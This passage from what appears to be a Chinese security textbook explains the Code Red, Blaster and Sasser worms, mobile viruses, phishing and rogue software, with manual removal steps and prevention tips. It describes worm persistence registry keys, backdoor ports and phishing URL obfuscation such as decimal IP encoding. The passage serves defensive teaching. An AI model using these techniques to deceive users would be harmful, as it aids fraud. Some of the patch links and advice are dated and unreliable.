step 1 立刻断开网络，关闭 MSN 程序。

step 2 在任务管理器中查找下面 4 个进程。

```
winhost.exe
winis.exe
msnus.exe
dnsserv.exe
```

一旦找到，结束这些进程。

step 3 运行注册表编辑器 regedit.exe，找到如下启动项：

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
```

在其中删除病毒启动项：

```
"win32" = "winhost.exe"
```

10.6 操作系统漏洞攻击病毒分析

近年来，利用微软系统的漏洞编写的病毒层出不穷，下面我们就来分析一下这种病毒。

10.6.1 漏洞攻击病毒背景介绍

漏洞攻击病毒的首要目的就是尽可能多地传播到一些未打上微软漏洞补丁的机器。病毒一旦被激活，就会把自身复制到 Windows 系统目录中，并且在系统的 start-up 上加上注册密钥。这一类病毒和其他大部分计算机病毒不一样，不必靠电子邮件传播，只要计算机开机就有中毒的可能。许多计算机出现自动重复开机的情况，并且网络连接也出现不正常情况，浪费了许多带宽资源，由于被感染计算机不断宕机与重新开机，也浪费很多时间。同时，计算机交互感染病毒并相互攻击的情况也很严重。

根据网络联盟分析，近两年病毒的特点就是利用系统漏洞攻击，漏洞病毒也将成为未来病毒的主流。这类病毒之所以厉害，主要原因有两点：

- 一旦入侵得逞，无法终止攻击。由于这类病毒并不会因为成功入侵系统而罢手，反而会对同一个系统不断入侵，连带地影响系统的频宽。
- 网络带宽耗尽。其实大多数漏洞攻击病毒并没有刻意破坏数据或窃取商务机密，但网络带宽被不断用来搜寻微软 Lsass 漏洞的病毒霸占。只要企业网络内部有一台机器遭受感染，企业局域网就等于向黑客开放了。

10.6.2 红色代码

红色代码（Code Red）蠕虫能够迅速传播，并造成大范围的访问速度下降甚至阻断。红色代

码蠕虫造成的破坏主要是涂改网页，对网络上的其他服务器进行攻击，被攻击的服务器又可以继续攻击其他服务器。在每月的 20 号至 27 号，向特定 IP 地址 198.137.240.91（www.whitehouse.gov）发动攻击。病毒最初于 7 月 19 日首次爆发，7 月 31 日该病毒再度爆发，但由于大多数计算机用户都提前安装了修补软件，所以该病毒第二次爆发的破坏程度明显减弱。

10.6.2.1 红色代码的原理

红色代码蠕虫感染运行 Microsoft Index Server 2.0 的系统，或是在 Windows 2000 和 IIS 中启用了 Indexing Service（索引服务）的系统。该蠕虫利用一个缓冲区溢出漏洞进行传播（未加限制的 Index Server ISAPI Extension 缓冲区使 Web 服务器变得不安全）。蠕虫只存在于内存中，并不向硬盘中复制文件。

蠕虫的传播是通过 TCP/IP 协议和 80 端口，利用上述漏洞蠕虫将自己作为一个 TCP/IP 流直接发送到染毒系统的缓冲区，蠕虫依次扫描 Web，以便能够感染其他的系统。一旦感染了当前的系统，蠕虫会检测硬盘中是否存在 C:\notworm，如果该文件存在，蠕虫将停止感染其他主机。

蠕虫会“强制”Web 页中包含下面的代码：

```
<html><head><meta   http-equiv="Content-Type"   content="text/html;charset=
English">
<title>HELLO!</title></head><bady><hr size=5>
<fontcolor="red">
<p align="center">Welcome to http://www.worm.com !<br><br>
HackedBy Chinese!</font></hr></bady></html>
```

该页面的显示结果为：

```
Welcome to http://www.worm.com !
Hacked By Chinese!
```

红色代码 2 是红色代码的改良版，病毒作者对病毒体进行了很多优化，同样可以对红色代码病毒可攻击的联网计算机发动进攻。但与红色代码不同，这种新变型不仅仅只对英文系统发动攻击，它可以攻击任何语言的系统。而且这种病毒还可以在遭到攻击的机器上植入特洛伊木马，使得被攻击的机器后门大开。红色代码 2 拥有极强的可扩充性，通过程序自行完成木马植入工作，使得病毒作者可以通过改进此程序来达到不同的破坏目的。当机器日期大于 2002 年 10 月时，病毒将强行重启计算机。

10.6.2.2 红色代码的防范

可以为 Windows 系统和服务器软件安装如下补丁程序：

```
Windows NT 4.0:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833
Windows 2000 Professional, Server and Advanced Server:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800
```

10.6.3 冲击波病毒

冲击波病毒的学名是 I-Worm/Blaster。该病毒是一种网络蠕虫，病毒样本大小为 6176 字节，

感染的操作系统为 Windows 2000 和 XP 系统。病毒会下载并运行病毒文件 Msblast.exe，最终导致机器停止响应。

10.6.3.1 冲击波病毒原理

冲击波病毒利用 TCP 135 端口，通过 DCOM RPC 漏洞进行攻击。

在此病毒代码内隐藏一段文本信息：

```
I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix your
software!!
```

当此病毒感染计算机系统后，执行如下操作：

- 创建一个线程 BILLY。
- 修改注册表：

  ```
  [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
  ```

  增加 windows auto update=msblast.exe 键值，使病毒可以在系统启动时自动运行。然后按照一定的规则来攻击网络上特定段的机器。
- 对随机 IP 段的机器的所有 135 端口发布攻击代码，成功后，在 TCP 4444 端口创建 cmd.exe。
- 该病毒还能接受外界的指令，在 UDP 69 端口上接受指令，发送 Msblast.exe 网络蠕虫主体。
- 发送指令到远程计算机，使其连接被感染的主机，下载并运行 Msblast.exe 文件。
- 如果是新的变种，此病毒还试图拒绝 windowsupdate.com 服务，使计算机系统失去更新补丁程序的功能。

10.6.3.2 冲击波病毒的防范

可以在如下网址安装微软系统补丁：

```
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/securit
y/bulletin/MS03-026.asp
```

关闭 TCP 端口 135，关闭 TCP 端口 4444，关闭 UDP 端口 69。

10.6.4 震荡波病毒

震荡波病毒的学名是 Worm.Sasser。该病毒利用 Windows 平台的 Lsass 漏洞进行传播，中毒后的系统将开启 128 个线程去攻击网上其他用户，造成机器运行缓慢、网络堵塞，并让系统不停地进行倒计时重启。

10.6.4.1 震荡波病毒的原理

震荡波会在本地开辟后门，监听 TCP 5554 端口，作为 FTP 服务器等待远程控制命令。病毒以 FTP 的形式提供文件传送，黑客可以通过这个端口偷窃用户机器的文件和其他信息。

病毒开辟 128 个扫描线程，以本地 IP 地址为基础，取随机 IP 地址，疯狂地试探连接 445 端口，试图利用 Windows 的 Lsass 中存在的缓冲区溢出漏洞进行攻击。一旦攻击成功会导致对方机器感染此病毒并进行下一轮的传播，攻击失败也会造成对方机器的缓冲区溢出，导致对方机器程序非法操作及系统异常等。

10.6.4.2 震荡波的防范方法

微软和很多反病毒公司都在他们的网站上提供了震荡波病毒的扫描和清除工具，它们都是免费的，微软的下载网址如下：

```
www.microsoft.com/security/incident/sasser.asp
```

该网站还提供了反病毒公司免费扫描和清除工具的下载链接。如果计算机受病毒影响无法下载这些工具，可以通过磁盘或 USB 等进行安装。震荡波病毒不会影响计算机使用磁盘和 USB 等的能力。

也可以采用手工清除的方法。

step 1 如果病毒正在运行，选择“任务管理器”，清除名字带有 avserve.exe 和后面带_up.exe 而前面为 4 位或 5 位数字（例如 74354_up.exe）的文件，然后退出“任务管理器”。

step 2 如果系统是 Windows Me 或 XP，暂停 System Restore 功能，以防止系统重新安装病毒。

step 3 关闭计算机，中断网线或无线连接卡。

step 4 重新启动计算机，进入安全模式（在启动画面中按 F8 键）。

step 5 进入 Windows Explorer，然后删除 WINDOWS 目录下的 AVSERVE.EXE 文件。

step 6 编辑注册表，消除病毒。单击“开始”按钮，弹出菜单，选择“运行”命令，输入 regedit，单击“确认”按钮。

step 7 逐层单击进入HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ Run，在右边框内删除 avserve.exe=%Windir%avserve.exe 值，然后退出编辑器。

step 8 在默认状态下重新启动计算机。

step 9 重新接入互联网，运行上面提到的微软或反病毒公司提供的工具，确认已经消除了病毒。

step 10 最后重新恢复 System Restore 功能。

10.7 病毒发展的新阶段——移动通信病毒分析

移动通信病毒是计算机应用与网络普及的必然产物，虽然目前出现的种类还不是很多，但读者最好对这一新兴病毒有所了解。

10.7.1 移动通信病毒背景介绍

简单地说，移动通信病毒就是，以移动通信工具为感染对象，以移动通信网络和计算机网络为平台，通过病毒短信等形式，对移动通信工具进行攻击，造成移动通信异常的一种新型病毒。

其实移动通信病毒就是，以手机为感染对象，以手机网络和计算机网络为平台，通过病毒短信等形式，对手机进行攻击，造成手机异常的一种新型病毒。

总之，手机病毒有以下三种攻击方式：

- 直接攻击手机本身，使手机无法提供服务。这种手机病毒是最初的形式，也是目前手机病毒的主要攻击方式，病毒会给手机发送病毒短信，当用户浏览短信时，就会造成手机关机、重启等异常。
- 攻击手机服务器，使手机无法接收正常信息。如今新型的手机都有上网功能，可以方便地接入互联网，完成一些简单的网络浏览和操作功能。而这些服务需要有专门的服务器来支持，一旦出现手机网络服务器的安全漏洞，就可以编写出能攻击手机服务器的病毒，从而影响所有支持上网的手机的正常操作。
- 攻击和控制手机网关，影响手机的正常通信。网关是网络与网络之间的联系纽带，如果一些手机病毒的作者能找到手机网络中的网关漏洞，同样也可以利用该漏洞研制出攻击网关的手机病毒，一旦攻击成功，将会对整个手机网络造成影响，使手机的所有服务都不能正常执行。另外，一旦手机网关出现漏洞，病毒不但可以通过手机来攻击整个网关，还可以直接通过互联网来攻击手机网关，造成更大的破坏，很可能会使整个社会的手机都无法通信。

10.7.2 移动通信病毒的特点

目前市面上已经出现的病毒共有6种，它们分别是：

- EPOC _ ALARM 它总是持续发出警告声音，虽无大害，却也很烦人。
- EPOC _ BANDINFO.A 它发作时会将用户信息变更为 Somefoolownthis。
- EPOC _ FAKE.A 它会在手机屏幕上显示格式化硬盘时的画面，无须惊慌，因为实际上手机并不会执行格式化操作。
- EPOC _ GHOST.A 它会在画面上显示 Everyonehatesyou。
- EPOC _ LIGHTS.A 它会使背景灯持续闪烁。
- EPOC _ ALONE.A 它可以使键盘操作失效。

6种病毒中前5种的危害并不很大，并且还有种恶作剧的味道，但第6种 EPOC _ ALONE．A 却是一种恶性病毒。当执行有毒的程序时，会显示红外线通信接收文件时所显示的画面，并在此时将病毒悄悄地藏入内存之中。当病毒驻留在内存中后，画面上将显示 Warning－Virus 的信息，此后手机便不接受任何键盘操作。发现病毒后，可以输入 leavemealone 来解除病毒常驻。

10.7.3 手机病毒的传播途径

手机病毒其实也和计算机病毒一样，可以通过计算机向手机乱发短信息。严格讲，手机病毒应该是一种计算机病毒，这种病毒只能在计算机网络上进行传播而不能通过手机进行传播，因此所谓的手机病毒其实是计算机病毒程序启动了电信公司的一项服务，例如电子邮件到手机短信息的功能，而且它发给手机的是文档，根本无破坏力可言。当然也有的手机病毒破坏力还是比较大的，一旦发作可能比个人计算机病毒更厉害，其传播速度，甚至会比 iloveyou 病毒更快。侵袭上网手机的病毒，会自动启动电话录音功能，并将录音四处传送，病毒也会自动打出电话、删除手机上的档案内容，从而制造出金额庞大的电话账单。由于部分手机病毒是从自动打出电话时散播的，而手机

网络联系得很完善，因而它比计算机病毒影响更广，而将来随手机设计更复杂及功能更多元化，病毒带来的灾害亦会更广。

另外由于手机还有其他的数据通信方式，例如短信息和 WAP 服务，一方面它们确实能带来方便，比如按几个键换个 LOGO 或者下载喜爱的铃声等。但也正是由于这些功能，可以写入系统或记忆体的指令，破坏者只要找出缺口，传一个带毒的短信息，以 Assembly Programming 改变系统的机内码（machine code），将指令藏在记忆体中，然后再开启其他手机的电话本，就可以大肆传播病毒，并在一定时间内发作，破坏手机的开机系统。

10.7.4 手机病毒的攻击方式

虽然手机病毒最终的伤害对象是手机，但它并不一定直接攻击手机终端本身，目前手机病毒的攻击方式主要有下面几种。

10.7.4.1 攻击提供手机辅助服务的互联网工具或者其他互联网内容、服务项目

世界上最早发现的手机病毒就是这种病毒。这种名为 Timofonica 的病毒于 2001 年 6 月诞生于西班牙，实际上是通过电子邮件散发的。它具有双重危害，不但可以像普通的邮件病毒那样，给地址簿中的邮箱发送带毒邮件，而且还可以利用短信服务器中转向手机发送大量短信。于是人们的手机便收到一堆垃圾短信，这让西班牙电信遭尽了谴责。事实上，只要电子邮箱带有邮件短信通知或者短信转发功能，那么一款很普通的攻击电子邮箱的计算机病毒就会对手机造成极大的危害——邮箱在不断收到垃圾邮件的同时，你的手机也会不断收到短信通知，造成话费支出。所以，它已经名副其实地成了手机病毒了。

目前这种在互联网上传播的病毒影响面是最大的，从它的传播方式和运行程序的设备来看，这种病毒严格来说仍然是一种计算机病毒，但从危害对象来说，却是一种手机病毒。

10.7.4.2 攻击 WAP 服务器

WAP 是无线应用协议的英文简写，它可以使小型手持设备如手机等方便地接入互联网，完成一些简单的网络浏览和操作功能。手机的 WAP 功能需要专门的 WAP 服务器来支持，一旦有人发现 WAP 服务器的安全漏洞，并对其进行攻击，手机将无法接收正常的网络信息。

10.7.4.3 攻击和控制网关

网关是网络与网络之间的联系纽带，网关漏洞同样可以对整个手机网络造成影响，使手机的所有服务都不能正常工作，甚至可以向手机用户大规模批量发送垃圾信息。

10.7.4.4 直接攻击手机本身

这是一种名副其实的手机病毒，也是目前手机病毒的一种重要的攻击方式。它主要是利用手机芯片程序中的 BUG，以病毒短信的方式攻击手机，使手机无法提供某方面的服务。天津市就曾经出现过一种称为“移动黑客”的手机病毒，用户只要查看中毒手机中的短信息，手机就会自动关闭。该病毒是用短信的形式把病毒代码发送给对方的。杀伤力强的手机病毒能使手机自动关机、死机等，甚至内部芯片烧坏。

当然，这类病毒通常只对使用同一芯片、同一种操作系统的手机产生作用，而一旦厂家填补漏

洞，病毒也就无机可乘了。

其实在对手机的攻击方面，很可能出现杀伤力更强的病毒。目前支持 JAVA 的手机型号越来越多，用户用这种手机很容易从网上下载一些游戏程序，进行在线或者离线的游戏。但这些手机在增加功能的同时，也为病毒提供了施展拳脚的舞台。也许某天你从网上下载的恰恰是伪装成游戏程序的病毒。

更可怕的是，手机的功能越全面，支持的游戏或者应用程序越复杂，就意味着它同时也能运行更复杂的病毒程序，可能产生的后果也就越严重。

10.7.5 防范移动通信病毒的安全建议

对于目前出现的手机病毒的处理方式，可以使用如下 4 种措施。

◆ **关闭乱码电话。**

当对方电话打过来时，本来屏幕上应该显示是来电号码，但却显示别的字样或奇异的符号。如果遇到上述情况，接电话者应不回答或立即把电话关闭。如接听来电，则会感染这种病毒，同时机内设定将被破坏。

◆ **尽量少从网上下载信息。**

病毒要想侵入，就要先破坏手机短信息的保护系统，再在流动网络上传送，但并不那么容易。随着 3G 的来临，手机趋向一部小型计算机，有计算机病毒就会有手机病毒，提醒用户小心。

◆ **注意短信息中可能存在的病毒。**

收发短信息越来越成为移动通信的一个重要方式，然而短信息也是手机感染病毒的一个重要途径。去年亚洲反病毒大会上透露的消息表明，手机病毒的发展已经从潜伏期过渡到破坏期，并引起各界的注意。手机用户一旦接到带有病毒的短信息，阅读后就会出现手机键盘被锁，甚至手机 IC 卡破坏等现象。

◆ **对手机进行查杀病毒。**

目前应对手机病毒的主要技术措施有两种：一是通过无线网站对手机进行杀毒，二是通过手机的 IC 接口或红外传输口进行杀毒。

当然手机病毒到目前为止还没有达到那种可怕的地步，因为以手机目前的数字处理能力（容量和运算）来看，还不至于强大到可以独立处理、传播病毒。所以病毒只能通过计算机、WAP 服务器、WAP 网关来骚扰手机，而对手机本身的实质性破坏（破坏智能卡、乱拨号等）从技术上讲是非常困难的。

10.8 网络钓鱼概述

网络钓鱼是危害性很大的一种病毒，使中毒用户遭受直接的经济损失是其最大的特点。

10.8.1 网络钓鱼背景介绍

网络钓鱼（Phishing）一词，是 Fishing 和 Phone 的综合体，由于黑客起初是通过电话作案，所以用 Ph 来取代 F，创造了 Phishing 一词，Phishing 发音与 Fishing 相同。

网络钓鱼攻击者利用欺骗性的电子邮件和伪造的 Web 站点来进行诈骗活动，受骗者往往会泄露自己的财务数据，如信用卡号、账户和口令、社保编号等内容。诈骗者通常会将自己伪装成知名银行、在线零售商和信用卡公司等，在所有接触诈骗信息的用户中，高达 5%的人都会对这些骗局做出响应。

10.8.2 网络钓鱼的手段和危害

根据目前发现的行为，网络钓鱼主要有以下手段：

- 发送电子邮件以虚假信息引诱用户中圈套。
- 建立假冒网站骗取用户账号密码实施盗窃。
- 利用虚假的电子商务进行诈骗。
- 利用木马和黑客技术窃取用户信息后实施盗窃。
- 网址欺骗。
- 利用用户弱口令等漏洞猜测破解用户账号和密码。
- 利用手机短信进行诈骗。

10.8.3 利用电子邮件“钓鱼”

现在美国有一种新的网络钓鱼方式，黑客使用电子邮件进行“钓鱼”活动。

早期的网络钓鱼者利用垃圾邮件将受害者引向伪造的互联网站点，这些站点由他们自己设计，看上去和合法的商业网站极其相似。很多人都曾收到过来自网络钓鱼者的所谓紧急邮件，他们自称是某个购物网站的客户代表，威胁说如果用户不登录他们所提供的伪造网站并提供个人信息，其在购物网站的账号就有可能被封掉，当然很多用户都能识破这种骗局。现在网络钓鱼者往往通过远程攻击一些防护薄弱的服务器，获取客户名称的数据库，然后将钓鱼邮件投送给明确的目标。

随着时代的发展，现在钓鱼者发送的钓鱼邮件已不是随机的垃圾邮件。黑客在邮件中会写出用户名称，而不是以往的“尊敬的客户”之类。这样就更有欺骗性，容易获取客户的信任。

很多用户已经能够识破普通的以垃圾邮件形式出现的钓鱼邮件，但是他们仍然可能上这种邮件的当，因为他们往往没有料到这种邮件会专门针对自己的公司或者组织。根据来自 IBM 全球安全指南（Global Security Index）的报告，被截获的钓鱼事件 2005 年 1 月只有 56 起，到 2005 年 6 月已经猛增至 60 万起。

钓鱼邮件引导用户访问假冒网址，采用的主要手段有：

◆ IP 地址欺骗

主要是利用一串十进制格式，通过不知所云的数字麻痹用户，例如 IP 地址 202.106.185.75，将这个 IP 地址换算成十进制后就是 3395991883。

◆ 链接文字欺骗

链接文字本身并不要求与实际网址相同，不要只看链接的文字，而应该多注意一下浏览器状态栏的实际网址。如果该网页屏蔽了状态栏提示的实际网址，还可以在链接上单击鼠标右键，从弹出菜单中选择查看链接的“属性”。

◆ Unicode 编码欺骗

Unicode 编码有安全性的漏洞，这种编码本身也给识别网址带来了不便，面对 %21 %32 这样的天书，很少有人能看出它真正的内容。

一旦受害用户被钓鱼邮件引导访问了假冒网址，钓鱼者就可以通过技术手段让不知情的用户输入自己的用户名和密码，然后通过表单机制，让用户输入姓名、城市等一般信息。填写完毕后，又要用户填写信用卡信息和密码。一旦获得用户的账户信息，攻击者就会找个理由来欺骗用户说“您的信息更新成功”。

这是比较常见的一种欺骗方式，有些攻击者甚至编造公司信息和认证标志，其隐蔽性更强。一般来说，默认情况下使用的 HTTP 协议是没有任何加密措施的。不过，现在所有的消息全部都是以明文形式在网络上传送的，恶意的攻击者可以通过安装监听程序来获得我们和服务器之间的通信内容。

10.8.4 防范网络钓鱼的安全建议

对于普通消费者来说需要注意以下问题：

- ◆ 对要求重新输入账号信息否则将停掉信用卡账号之类的邮件不予理睬。更重要的是，不要回复或者打开邮件的链接。若想访问某个公司的网站，请使用浏览器直接访问。
- ◆ 留意网址，多数合法网站的网址相对较短，通常以.com 或者.gov 结尾，仿冒网站的地址通常较长，只是在其中包括合法的企业的名字，有些甚至根本不包含。
- ◆ 避免打开来路不明的电子邮件及文件，安装杀毒软件并及时升级病毒库和操作系统补丁，将敏感信息采用隐私保护，打开个人防火墙。
- ◆ 使用网络银行时，选择使用网络凭证及约定账户方式进行转账交易，不要在网吧、公用计算机上和不明的地下网站进行在线交易或转账。
- ◆ 大部分的网络钓鱼信件使用英文。
- ◆ 不幸中招者最好尽快更换密码和取消信用卡。

10.9 流氓软件概述

流氓软件是指从表面上看有一定使用价值但却具备一些计算机病毒和黑客程序特征的软件，这些特征表现为强行侵入上网用户的计算机、强行弹出广告、强迫用户接受某些操作，或在用户不知情的情况下，强行安装 IE 插件、不带卸载程序或无法彻底卸载，甚至劫持用户浏览器转到某些指定网站等。

从技术上讲，恶意广告软件（Adware）、间谍软件（Spyware）、恶意共享软件（Malicious Shareware）等都处在合法商业软件和计算机病毒之间的灰色地带。它们既不属于正规商业软件，也不属于真正的病毒；既有一定的实用价值，也会给用户带来种种干扰，大家就称这种软件为“流氓软件”。

流氓软件自出现至今有五六年历史了，尽管业界已形成了广泛联盟共同狙击该类软件，但事实上，流氓软件并未销声匿迹。相反，其发展更是突飞猛进，大有形成产业之势。

“流氓软件”虽然是 2005 年才出现的词汇，但现在已经无法知道谁是流氓软件的始作俑者。

可以确定的是，3721 是网民公认的最大的流氓软件。而自 3721 以后，流氓软件得到了快速发展，给网民带来了巨大的苦难。

10.9.1 流氓软件的分类及其危害

根据不同的特征和危害，流氓软件主要有如下几类：

◆ 广告软件（Adware）

广告软件是指未经用户允许，下载并安装在用户电脑上，或与其他软件捆绑，通过弹出广告等形式牟取商业利益的程序。

◆ 间谍软件（Spyware）

间谍软件是一种能够在用户不知情的情况下，在其电脑上安装后门、收集用户信息的软件。

◆ 浏览器劫持

浏览器劫持是一种恶意程序，通过浏览器插件、BHO（浏览器辅助对象）、Winsock LSP 等形式对用户的浏览器进行篡改，使用户的浏览器配置不正常，被强行引导到商业网站。

◆ 行为记录软件（Track Ware）

行为记录软件是指未经用户许可，窃取并分析用户隐私数据，记录用户使用习惯、网络浏览习惯等个人行为的软件。

◆ 恶意共享软件（Malicious Shareware）

恶意共享软件是指某些共享软件为了获取利益，采用试用陷阱等方式强迫用户注册，或在软件体内捆绑各类恶意插件，未经允许即将其安装到用户机器中。

一般来说流氓软件主要有以下“流氓行径”：

- 强行侵入用户电脑，无法卸载。
- 强行弹出广告，借以获取商业利益。
- 有侵害用户虚拟财产安全的潜在因素。
- 偷偷收集用户在网上的行为习惯、账号和密码等。

10.9.2 删除流氓软件的工具

现在网上的恶意软件越来越多，在 2005 年 7 月，网络行业协会曾经点名批评了十大流氓软件，这些软件的特点大多是强行安装，而且不容易卸载。到现在这些流氓软件还经常出现，不过已经有很多协助删除卸载的工具。其中，“恶意软件清理助手”和“超级兔子绿色软件”是两款非常不错的工具。

10.9.2.1 恶意软件清理助手

恶意软件清理助手是专门针对流氓软件编写的，该软件目前可以卸载 100 种左右的流氓软件，其中包括了大多数困扰网民的软件，如 3721、嘟嘟等。

该软件为绿色软件，使用较为简单。解压缩后双击 RogueCleaner.exe 程序即可执行，其界面如图 10.1 所示。




图 10.1 恶意软件清理助手

可以看到，在恶意软件列表栏中默认选择了很多恶意软件的名称，可以直接单击“开始检测”按钮对本地计算机进行扫描，也可以选择其中一部分进行扫描，如图 10.2 所示。




图 10.2 恶意软件清理助手正在对本地计算机进行清理

10.9.2.2 超级兔子

超级兔子是一个完整的系统维护工具，可以清理大多数文件、注册表里的垃圾，同时还具有强力的软件卸载功能，专业的卸载可以清理一个软件在计算机内的所有记录，如图 10.3 所示。

